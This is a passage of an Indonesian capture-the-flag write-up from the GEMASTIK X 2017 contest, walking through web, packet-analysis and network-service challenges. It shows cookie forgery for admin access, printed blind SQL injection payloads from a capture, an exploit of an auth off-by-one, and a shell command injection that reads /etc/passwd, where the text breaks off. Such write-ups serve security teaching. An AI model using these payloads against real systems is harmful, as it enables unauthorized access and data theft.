

WRITE-UP GEMASTIK X CTF 2017

Jola-Jola Team

Universitas Sriwijaya



Pagelaran Mahasiswa Nasional Bidang TIK Tahun 2017

"Teknologi Informasi dan Komunikasi Sebagai Pemersatu Bangsa"

Daftar Isi :

1. Login dan Register (Web Application) 50 point
2. JSON Web Token (Network Packet Analysis) 75 Point
3. SQLMAP (Network Packet Analysis) 125 point
4. Python Auth (Network Service) 50 point
5. Random String Generator (Network Service) 75 point
6. Random Service Generator 2 (Network Service 100 point
7. Python Auth 2 (Network Service) 100 point
8. Net Crack (Network Service) 100 point
9. Access Protocol (Network Service) 125 point
10. Lotery Redux (Network Service) 150 point
11. Maze (Network Service) 200 point
12. Simple Cryptosystems (Cryptography) 75 Point

Kategori : Web Application

Soal : Login & Register

Value : 50 Point


Deskripsi soal :

Sebuah web memiliki fitur untuk melakukan login & register. Seperti biasa, Anda ingin menguji keamanan dari web tersebut. Tujuan Anda adalah untuk mendapatkan akses admin pada web tersebut. Sepertinya ada masalah dengan Cookie pada nilai 'admin' dan 'verifier'.

Link challenge :

<http://target.netsec.gemastik.ui.ac.id:60011/23a1ef41c84db9e0976be78f83010d91/>

Kita di berikan sebuah halaman login dan juga ada link untuk register



Please sign in


Email ID

Password

Sign in

Create Account

Disini kami mencoba dulu membuat akun, dengan klik menu create account, setelah semua informasi sudah kami isi, klik create



Berdasarkan deskripsi pada soal yang menyangkut cookie, kami langsung saja mengecek, ternyata ada yang menarik, selain mempunyai PHPSESSION, ternyata ada cookie dengan nama "auth"



Terlihat masih dalam keadaan terencode beberapa karakternya,

```
%7B%22username%22+%3A+%22jolajola%22%2C+%22admin%22+%3A+0%2C+%22verifier%22+%3A+%22831cfe56bf56b92eca194edbb06aa635%22%7D
```

Setelah di decode, ternyata kita mendapatkan beberapa informasi yang di buat dalam format JSON (JavaScript Object Notation)

```
{"username":"+ "jolajola", "admin":"+0, "verifier":"+ "831cfe56bf56b92eca194edbb06aa635"}
```

Kita parsing biar lebih enak di liat

```
{  
  
  "username":"jolajola",  
  "admin":0,  
  "verifier":"831cfe56bf56b92eca194edbb06aa635"  
}
```

Setelah sedikit di analisa, kita bisa melihat variabel admin bernilai 0 (bisa kita sebut false) dan ada variabel verifier yang ternyata hash md5 dari **admin:0**

Sekarang coba kita sedikit ubah isi dari cookie dengan nama “auth” tersebut menjadi

```
{"username":"+:"jolajola",+"admin":+1,+"verifier":+"ff489bf5eae811c13710596f3db3369f"}
```

```
{  
  
  "username":"jolajola",  
  "admin":1,  
  "verifier":"ff489bf5eae811c13710596f3db3369f"  
}
```

Nb :

ff489bf5eae811c13710596f3db3369f adalah hash dari admin:1

Untuk mengubah cookie kami menggunakan addon cookie manager di browser firefox

Sekarang refresh halaman dan kita sudah menjadi admin.

Welcome jolajola

Hi admin. Flag: GEMASTIK{cookie_challenge_and_off_course_this_is_unrealistic}

You have been **successfully logged in.**

Logout

Flag : GEMASTIK{cookie_challenge_and_off_course_this_is_unrealistic}

Kategori : Network Packet Analysis

Soal : JSON Web Token

Value : 75 Point


Deskripsi Soal :

Anda melakukan sniffing di sebuah kafe. Sepertinya ada otentikasi HTTP menarik yang melewati jaringan.

Link file :

<https://netsec.gemastik.ui.ac.id/files/078cfdbc8f8ab350b9875ef657b30f7a/JWT.pcapng>


Kita di berikan sebuah file pcap next generation (PCAPNG) dengan nama "JWT.PCAPNG" sesuai dengan deskripsi soal yang mana menyebutkan kalau ada sistem autentikasi yang tercapture di paket, sesuai dengan deskripsi, kami coba mulai analisa,



Time	Source	Destination	Protocol	Length	Info
0.000000000	192.168.56.1	192.168.56.102	TCP	78	60375->80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=7362118549
0.000221000	192.168.56.102	192.168.56.1	TCP	74	80->60375 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK
0.000260000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=736218549
0.000611000	192.168.56.1	192.168.56.102	HTTP	392	GET / HTTP/1.1
0.000793000	192.168.56.102	192.168.56.1	TCP	66	80->60375 [ACK] Seq=1 Ack=327 Win=15552 Len=0 TSval=18986918
0.161631000	192.168.56.102	192.168.56.1	TCP	1514	[TCP segment of a reassembled PDU]
0.161638000	192.168.56.102	192.168.56.1	TCP	1514	[TCP segment of a reassembled PDU]
0.161702000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=327 Ack=2897 Win=128864 Len=0 TSval=736211
0.161717000	192.168.56.102	192.168.56.1	TCP	1393	[TCP segment of a reassembled PDU]
0.161751000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=327 Ack=4224 Win=127520 Len=0 TSval=736211
0.161863000	192.168.56.102	192.168.56.1	TCP	1514	[TCP segment of a reassembled PDU]
0.161868000	192.168.56.102	192.168.56.1	TCP	1514	[TCP segment of a reassembled PDU]
0.161897000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=327 Ack=7120 Win=124640 Len=0 TSval=736211
0.162000000	192.168.56.1	192.168.56.102	TCP	66	[TCP Window Update] 60375->80 [ACK] Seq=327 Ack=7120 Win=13107
0.162125000	192.168.56.102	192.168.56.1	TCP	414	[TCP segment of a reassembled PDU]
0.162150000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=327 Ack=7468 Win=130720 Len=0 TSval=736211
0.162321000	192.168.56.102	192.168.56.1	HTTP	71	HTTP/1.1 200 OK (text/html)
0.162348000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=327 Ack=7473 Win=130688 Len=0 TSval=736211
0.301920000	192.168.56.1	192.168.56.102	HTTP	490	GET /wp-content/themes/brilliance/core/css/base.css?ver=4.7.3
0.302133000	192.168.56.102	192.168.56.1	TCP	66	80->60375 [ACK] Seq=7473 Ack=751 Win=16640 Len=0 TSval=189872
0.302381000	192.168.56.102	192.168.56.1	HTTP	247	HTTP/1.1 304 Not Modified
0.302413000	192.168.56.1	192.168.56.102	TCP	66	60375->80 [ACK] Seq=751 Ack=7654 Win=130880 Len=0 TSval=736211

Bisa kita lihat hampir seluruh packet menggunakan protocol HTTP, setelah kami extract seluruh file pada komunikasi HTTP (export object) , kami belum menemukan informasi berarti,

Informasi pada TCP stream ke 8



The screenshot shows a window titled "Follow TCP Stream (tcp.stream eq 8)". The "Stream Content" pane displays an HTTP GET request and its response. The request is a GET for "/web/" from 192.168.56.102 using curl/7.43.0, with a Bearer token in the Authorization header. The response is an HTTP 200 OK from nginx/1.10.2, dated Wed, 10 May 2017 21:18:17 GMT, with content type text/html and a body containing "22" and "I ate your cookies for breakfast". The bottom of the window includes a status bar for the entire conversation (639 bytes), buttons for Find, Save As, Print, and a filter section with radio buttons for ASCII, EBCDIC, Hex Dump, C Arrays, and Raw (selected). There are also buttons for Help, Filter Out This Stream, and Close.

```
GET /web/ HTTP/1.1
Host: 192.168.56.102
User-Agent: curl/7.43.0
Accept: */*
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJHZW1hc3RpayIsImVhdCI6MTQ5ODI5ODAzNSwiZXhwIjoxNTI5ODM0MDM1LCJhdWQiOiJnZW1hc3Rpay51aS5hYy5pZCI6InN1YiI6ImdlbWZldGlrQGNzLnVpLmFjLmIkIiwiaWF0IjE5ODI5ODM0MDM1LCJjbGFnIjoiaR0VNQVNUSUt7SldUX3N0cnVjdHVyZV9pc19zaW1wbGV9In0.4m0lHNDolMdd72X-BL35gbEJ99z2j7j8I5jzLE-IXMI

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 10 May 2017 21:18:17 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3

22
I ate your cookies for breakfast
```

Dari hasil baca-baca sekilas JWT adalah sebuah URL yang dikemas dengan aman untuk mewakili klaim transaksi 2 buah party. Klaim-nya sendiri di encode menjadi JSON object sebagai tandatangan digital menggunakan JWS (JSON Web Signature).

Format nya seperti berikut:

```
<base64-encoded header>.<base64-encoded claims>.<base64-encoded signature>
```

Dimana JWT atau Token ini seperti password jadi ketika users berhasil melakukan Login maka server akan memberikan sebuah Token. Nanti Token tersebut akan disimpan oleh users pada Local Storage atau Cookies Browser dan bila users ingin mengakses halaman halaman tertentu maka harus menyertakan token tersebut. Untuk itu users akan mengirim balik token yang dikasih diawal tadi sebagai bukti bila user ini, sudah melakukan login.

Pada TCP stream ke 7 kami tidak mendapatkan flag yang di inginkan (variabel flag bernilai *null*), jadi penjelasan langsung ke tcp stream ke 8

Penjelasan :

Token yang didapat :

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJHZW1hc3RpayIsImhhdCI6MTQ5ODI5ODAzNSwiZXhwIjoxNTI5ODM0MDM1LCJhdWQiOiJnZW1hc3Rpay51aS5hYy5pZCIslN1YiI6ImdlbWVZdGlRQGNzLnVpLmFjLmIklwiQ29tcGV0aXRpb24iOiJDVEYiLCJGbgGFnljoiR0VNQVNUSUt7SldUX3N0cnVjdHVyZV9pc19zaW1wbGV9In0.4mOIHNDo1Mdd72X-BL35gbEJ99z2j7j8I5jzLE-IXMI
```

Setelah di decode, kita mendapatkan beberapa informasi :

Header (Algoritma dan tipe token):

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

Payload (data):

```
{
  "iss": "Gemastik",
  "iat": 1498298035,
  "exp": 1529834035,
  "aud": "gemastik.ui.ac.id",
  "sub": "gemastik@cs.ui.ac.id",
  "Competition": "CTF",
  "Flag": "GEMASTIK{JWT_structure_is_simple}"
}
```

Verify Signature :

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
) ☐ secret base64 encoded
```

Flag : GEMASTIK{JWT_structure_is_simple}

Kategori : Network Packet Analysis

Soal : SQLMAP

Value : 125 Point

Deskripsi soal :

Sebuah situs baru saja diserang menggunakan SQL Injection. Dari log yang ada, terlihat sepertinya penyerang menggunakan sqlmap. Penyerang mungkin saja script kiddie (atau bisa juga tidak). Anda tentu saja sebagai hacker yang andal bukanlah script kiddie. Dapatkah Anda menyimpulkan informasi apa yang diperoleh sqlmap penyerang?

Link File :

<https://drive.google.com/file/d/0B-sUzED2jbOyTTJBd1FTcUdFa0U/view?usp=sharing>

pada challenge ini kita di berikan file packet capture pcap dengan size yang cukup besar (30 mb), yang mana jumlah packetnya mencapai 121526 packet, pada deskripsi dan judul soal kita di suruh untuk menganalisa serangan sql injection yg dilakukan menggunakan tool SQLMAP yang di lakukan oleh attacker.

Karena packet terlalu banyak, kami mencoba mencari jalan pintas, yaitu menggunakan tool strings untuk menampilkan semua karakter printable, yang mengandung string "flag"

```
$ alias urldecode='sed "s@+@ @g;s@%@\|x@g" | xargs -0 printf "%b"'
$ strings sqlmap.pcap | grep flag | urldecode > sqlmap.log
```

Log yang kami yang kemungkinan mengandung flag :

```
GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
loki.flag),1,1))>51 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
loki.flag),1,1))>48 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
loki.flag),1,1))>49 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
loki.flag),2,1))>51 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
loki.flag),2,1))>48 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM
loki.flag),2,1))>1 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>64 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>96 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>80 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>72 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>68 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>70 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),1,1))>71 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),2,1))>64 AND '%=' HTTP/1.1

.....dipotong.....

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),40,1))>33 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),41,1))>64 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),41,1))>96 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),41,1))>112 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),41,1))>120 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),41,1))>124 AND '%=' HTTP/1.1

GET /laboratory/index.php?s=test%' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM loki.flag
ORDER BY flag LIMIT 0,1),41,1))>126 AND '%=' HTTP/1.1
```


Setelah di analisa, kami mengumpulkan beberapa nilai decimal diatas yang kemungkinan besar adalah karakter dari setiap flag :

Nilai seluruh yang kami dapat :

[71,69,77,65,83,83,73,75,123,107,109,111,119,95,115,103,101,95,99,111,109,99,101,111,115,95,109,111,115,95,115,103,101,95,115,111,111,107,115,33,125]

Kami membuat program sederhana untuk convert dari decimal ke char :

```
#!/usr/bin/env python
# Johan Wayudi
a =
[71,69,77,65,83,83,73,75,123,107,109,111,119,95,115,103,101,95,99,111,109,99,101,
111,115,95,109,111,115,95,115,103,101,95,115,111,111,107,115,33,125]
data = " "
for i in range(len(a)):
    data += chr(a[i])
print data
```



```
File Edit View Terminal Tabs Help
owlsec@owlsec ~/Documents/Gemastik
$ python conv.py
GEMASSIK{know_sge_comceos_mos_sge_sooks!}
owlsec@owlsec ~/Documents/Gemastik
$
```

Tapi.. Hmm.. Kok aneh,, setelah kami submit juga ternyata salah, mulai analisa lagi, karena karakter yang kami kumpulkan sudah yakin benar, tapi setelah kami analisa dan perhatikan pola karakter,

Kami mencoba menebak nebak hehe..

Karakter s = t

Karakter m = n

Karakter g = h

Karakter o = p

Voila di dapat flag yang benar :

Flag : GEMASTIK{know_the_concept_not_the_tools!}

Kategori : Network Service

Soal : Python Auth

Value : 50 Point

Deskripsi soal :

Suatu layanan jaringan client & server yang melakukan otentikasi dibuat dengan menggunakan Python 3. Berkas client.py dan server.py yang digunakan dapat Anda unduh di bawah.

Jalankan berkas kode client.py dengan perintah berikut:

```
python3 client.py target.netsec.gemastik.ui.ac.id 60001
```

Code client.py

```
#!/usr/bin/python3

import getpass
import hashlib
import socket
import sys

if len(sys.argv) < 3:
    print("Usage: ./%s IP Port" % sys.argv[0])
    exit()

host = sys.argv[1]
port = int(sys.argv[2])

username = input("Username: ")
password = hashlib.sha256(getpass.getpass("Password: ")
    .encode("utf-8")).hexdigest()
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

s.send((username + ":" + password).encode("utf-8"))
response = s.recv(1024)

print(response.decode('utf-8'))
```

Code Server.py :

```
#!/usr/bin/python3

import socketserver
import threading

class incoming(socketserver.BaseRequestHandler):
    def handle(self):
        req = self.request
        recv = req.recv(256)[-1]
        cred = recv.split(b':')

        if cred[0] == b"admin" and cred[1] ==
b"b697fce54b2d5602376b9fd39f387c870c99f2b9355a8b23dfb42426159ddec8":
            flag = open('flag.txt', 'r').read().encode('utf-8')
            req.sendall(b"Authentication Success %s\n" % flag)
        else:
            req.sendall(b"Authentication Failed")

        req.close()

class ReusableTCPServer(socketserver.ForkingMixIn,
socketserver.TCPServer):
    pass

socketserver.TCPServer.allow_reuse_address = True
server = ReusableTCPServer(('0.0.0.0', 60001), incoming)
server.timeout = 60
server.serve_forever()
```

Bisa kita lihat pada code server,

```
if cred[0] == b"admin" and cred[1] ==
b"b697fce54b2d5602376b9fd39f387c870c99f2b9355a8b23dfb42426159ddec
8":
```

jadi kita tinggal mengirimkan nilai di atas ke server, setelah kami kirim kok "Authentication failed"

Terus kami analisa lagi, ternyata ada yang menarik apda potongan kode

```
def handle(self):
    req = self.request
    recv = req.recv(256)[-1]
    cred = recv.split(b':')
```

Jadi penjelasan singkatnya, apa yang di terima server satu karakter trakhir akan di hilangkan atau gak masuk ke variabel recv, jadi coba kita akalin dengan menambahkan satu karakter di ujung supaya data yang di kirim menjadi lengkap dan bisa di accept oleh si server..

Code lengkap client :

```
#!/usr/bin/python3

import getpass
import hashlib
import socket
import sys

if len(sys.argv) < 3:
    print("Usage: ./%s IP Port" % sys.argv[0])
    exit()

host = sys.argv[1]
port = int(sys.argv[2])

username = "admin"
password =
"b697fce54b2d5602376b9fd39f387c870c99f2b9355a8b23dfb42426159ddec8x"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

s.send((username + ":" + password).encode("utf-8"))
response = s.recv(1024)

print(response.decode('utf-8'))
```



```
File Edit View Terminal Tools Help
owlsec@owlsec ~/Documents/Gemastik
$ python3 client_fix.py target.netsec.gemastik.ui.ac.id 60001
Authentication Success GEMASTIK{problematic_client_side_hashing}

owlsec@owlsec ~/Documents/Gemastik
$
```

Flag : GEMASTIK{problematic_client_side_hashing}

Kategori : Network Service

Soal : Random String Generator

Value : 75 Point

Deskripsi soal :

Layanan jaringan ini menggunakan socat untuk melakukan forking terhadap berkas program Python. Program Python yang dijalankan memiliki fungsi untuk melakukan generate random string. Berkas random-string-generator.py yang digunakan dapat Anda unduh di bawah.

Anda dapat mengakses layanan ini melalui:

- target.netsec.gemastik.ui.ac.id
- Port 60002 (TCP)

Jika anda menggunakan netcat, Anda dapat mengaksesnya menggunakan perintah:
nc target.netsec.gemastik.ui.ac.id 60002

Code random-string-generator.py

```
#!/usr/bin/env python
"""
    Run on Linux
    socat -d -d -d TCP4-LISTEN:60002,reuseaddr,fork
EXEC: "/usr/bin/python random-string-generator.py" > /dev/null 2>&1
&
"""
import subprocess
import sys

print "== Gemastik Random String Generator =="
length = raw_input('Insert Length: ')

if '|' not in length and '&' not in length:
    cmd = "head /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w '%s' | head -n 1" % length
    ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    output = ps.communicate()[0]
    print output
```

```

owlsec@owlsec ~/Documents/Gemastik
$ nc target.netsec.gemastik.ui.ac.id 60002
== Gemastik Random String Generator ==
Insert Length: 2
gy

owlsec@owlsec ~/Documents/Gemastik
$ nc target.netsec.gemastik.ui.ac.id 60002
== Gemastik Random String Generator ==
Insert Length: 10
gVjoEFBZn0

owlsec@owlsec ~/Documents/Gemastik
$

```

jadi nilai yang kita masukkan akan menjadi argument untuk command fold yang inputnya berasal dari /dev/urandom, yang menariknya di sini ialah adanya filter, apabila didalam variabel length mengandung karakter '|' (pipeline) dan '&' (and) maka fungsi yang di atas tidak akan di eksekusi, seperti nya bisa kita inject, untuk run command, mari kita coba..

Command inject : 10' /etc/passwd #

```

owlsec@owlsec ~/Documents/Gemastik
$ nc target.netsec.gemastik.ui.ac.id 60002
== Gemastik Random String Generator ==
Insert Length: 100' /etc/passwd #
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
